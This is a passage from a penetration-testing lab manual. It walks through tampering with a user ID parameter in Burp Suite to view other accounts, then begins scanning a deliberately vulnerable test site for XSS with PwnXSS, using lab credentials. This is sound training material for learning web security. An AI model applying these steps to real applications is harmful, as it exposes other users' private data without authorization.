Parameters**.




24. You can observe **NAME** and **VALUE** columns, double click on the **value**, or **click arrow icon** (>).



25. In the next wizard, change the **VALUE** from **1** to **2** and click **Apply Changes** button.




26. In the **Raw** tab, click the **Intercept is on** button to turn off the interception.




27. After switching off the interception, navigate back to the browser window and observe that the user account associated with **ID=2** appears with the name **John**, as shown in the screenshot.

    Note: Although we logged in using sam as a username with ID=1, using Burp Suite, we successfully tampered with the ID parameter to obtain information about other user accounts.



28. Similarly, you can edit the **id** parameter in Burp Suite with any random numeric value to view information about other user accounts.
29. Switch to the browser window and perform **Steps 5-7**. Remove the browser proxy set up in **Step 8**, by selecting the **No proxy** radio-button in the Connection Settings window and click **OK**. Close the tab.



30. This concludes the demonstration of how to perform parameter tampering using Burp Suite.
31. Close all open windows and document all acquired information.
32. Turn off the **Windows Server 2019** virtual machine.

Task 3: Identifying XSS Vulnerabilities in Web Applications using PwnXSS


PwnXSS is an open-source XSS scanner that is used to detect cross-site scripting (XSS) vulnerabilities in websites. It is a multiprocessing and customizable tool written in Python language.

Here, we will use the PwnXSS tool to scan the target website for cross-site scripting (XSS) vulnerability.

1. In the **Parrot Security** machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Type **cd PwnXSS** and press **Enter** to enter into **PwnXSS** directory.




5. To perform scan on target website, type **python3 pwnxss.py -u http://testphp.vulnweb.com** and press **Enter**.

